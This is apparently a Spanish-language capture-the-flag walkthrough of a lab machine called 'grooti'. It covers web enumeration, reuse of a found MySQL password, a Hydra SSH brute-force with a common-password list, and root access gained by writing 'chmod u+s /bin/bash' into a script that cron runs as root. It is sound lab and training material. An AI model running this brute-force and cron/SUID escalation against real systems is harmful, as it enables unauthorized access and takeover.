


Vamos a ver que la máquina cuenta con un servidor web y ahora vamos a explorar un poco.




Index of /imagenes

Name	Last modified	Size	Description
Parent Directory		-	
README.txt	2025-07-22 21:38	39	
grooti.jpg	2025-07-19 16:24	103K	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Encontramos después de buscar un rato una contraseña que nos dice encontrar donde ponerla, así que seguiremos buscando.



Al utilizar dirb encontramos esta pagina oculta en el servidor con varios usuarios y un archivo que nos deja descargarlo.



Al final de este archivo encontramos el siguiente comando.

```
mysql -u rocket -p -h 172.17.0.2 --ssl=0
```

```
> mysql -u rocket -p -h 172.17.0.2 --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 19
Server version: 8.0.42-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Nos conectamos con la contraseña que encontramos antes y vemos que funciona, así que vamos a mirar las base de datos que tienen.

```
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| files_secret |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0,002 sec)
```


Vemos que nos descarga un zip que contiene passwords.



Vemos que tiene contraseña pero es la misma de antes password1

```
> unzip password16.zip
Archive:  password16.zip
[password16.zip] password16.txt password:
  inflating: password16.txt
```

```
> cat password16.txt
```

	File: password16.txt
1	admin123
2	123456
3	qwerty
4	letmein
5	roottoor
6	12345678
7	password
8	summer2025
9	iloveyou
10	hunter2
11	passw0rd
12	toor123
13	changeme
14	adminadmin
15	welcome1
16	trustno1
17	abc123456
18	useruser
19	dragon2024
20	mydogrex
21	grootlove
22	Galaxy42
23	!P@ssword!
24	megasecret
25	YOL0groot
26	P@ss1234
27	monkeybanana
28	Y0grootRULEZ
29	YoSoYgRo0t
30	finalchance
31	1qaz2wsx
32	batman2025
33	rootroot
34	hello123

Ahora crearemos un fichero con los usuarios que encontramos en la pagina web.

```
GNU nano 8.6 users.txt *
grooti
rocket
naia
|
```

Al hacer un ataque con hydra, vemos que nos enseña la contraseña.

```
> hydra -L users.txt -P password.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 17:20:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 160 login tries (1:1/p:3%), ~7 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: grooti password: Yo5oy00ot
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-11 17:20:39
```

Nos conectamos por ssh y vamos a ver como podemos escalar privilegios.

```
> ssh grooti@172.17.0.2
grooti@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 19 17:10:56 2025 from 172.17.0.1
grooti@e3387a894df4:~$
```

Intentamos hacer una escalada por sudo y por SUID pero vemos que no podemos.

```
Last login: Sat Jul 19 17:10:56 2025 from 172.17.0.1
grooti@e3387a894df4:~$ sudo -l
[sudo] password for grooti:
Sorry, user grooti may not run sudo on e3387a894df4.
grooti@e3387a894df4:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
```

Haciendo un listado de lo que se esta ejecutando en el servidor, nos encontramos con el servicio cron.

```
grooti@e3387a894df4:~$ ps aux | cat
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  25880 1664 ?        Ss   17:09   0:00 /bin/sh -c bash -l -c "service ssh start && service apache2 start && service cron start && service mysql start && tail -f /dev/null"
root         6  0.0  0.0   2728 1620 ?        Ss   17:09   0:00 tail -f /dev/null
root        16  0.0  0.0  12020 4864 ?        Ss   17:09   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root        34  0.0  0.3 283464 21440 ?        Ss   17:09   0:00 /usr/sbin/apache2 -k start
www-data    39  0.0  0.2 203972 12416 ?        Ss   17:09   0:00 /usr/sbin/apache2 -k start
www-data    40  0.0  0.2 203972 12612 ?        Ss   17:09   0:00 /usr/sbin/apache2 -k start
www-data    41  0.0  0.2 203972 17600 ?        Ss   17:09   0:00 /usr/sbin/apache2 -k start
www-data    42  0.0  0.2 203972 12356 ?        Ss   17:09   0:00 /usr/sbin/apache2 -k start
www-data    43  0.0  0.2 204148 12712 ?        Ss   17:09   0:00 /usr/sbin/apache2 -k start
root        51  0.0  0.0   3088 1820 ?        Ss   17:09   0:00 /usr/sbin/cron -P
mysql       81  0.0  0.0   2888 2084 ?        Ss   17:09   0:00 /bin/sh /usr/bin/mysqld_safe
mysql      228  1.7  6.8 231720 489756 ?        Ss   17:09   0:12 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --log-error=/var/log/mysql/error.log --pid-file=e3387a894df4.pid
www-data   348  0.0  0.2 204124 12756 ?        Ss   17:11   0:00 /usr/sbin/apache2 -k start
root       544  0.0  0.1 14432 9852 ?        Ss   17:20   0:00 sshd: grooti [priv]
grooti     564  0.2  0.1 14592 6800 ?        Ss   17:21   0:00 sshd: grooti@pts/0
grooti     565  0.0  0.0   5016 4100 pts/0    Ss   17:21   0:00 -bash
grooti     572  0.0  0.0   6332 4168 pts/0    R+   17:21   0:00 ps aux
grooti     573  0.0  0.0   3768 1236 pts/0    St   17:23   0:00 cat
```

Vamos a ejecutar el comando `crontab -l` para listar las tareas programadas en el cron del usuario y exploramos los ficheros que vemos que ejecuta.

```
grooti@e3387a894df4:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /opt/cleanup.sh
grooti@e3387a894df4:~$ cat /opt/cleanup.sh
#!/bin/bash

bash /tmp/malicious.sh
grooti@e3387a894df4:~$ cat /tmp/malicious.sh
#!/bin/bash

LOG_TEMP="/tmp/mi_log_temporal.log"

echo "Log temporal creado a $(date)" > "$LOG_TEMP"
echo "Archivo $LOG_TEMP creado."

sleep 2

rm -f "$LOG_TEMP"
echo "Archivo $LOG_TEMP eliminado después de 2 segundos."
grooti@e3387a894df4:~$
```

Vemos que añadimos para poder hacer un escalado por bash al fichero `malicious.sh`

```
grooti@e3387a894df4:~$ echo "chmod u+s /bin/bash" > /tmp/malicious.sh
grooti@e3387a894df4:~$ cat /tmp/malicious.sh
chmod u+s /bin/bash
```

Ahora ejecutamos `bash -p` y vemos que somos root.

```
grooti@e3387a894df4:~$ bash -p
bash-5.2# whoami
root
```

```
bash-5.2# cat grooti.txt
```

[illegible]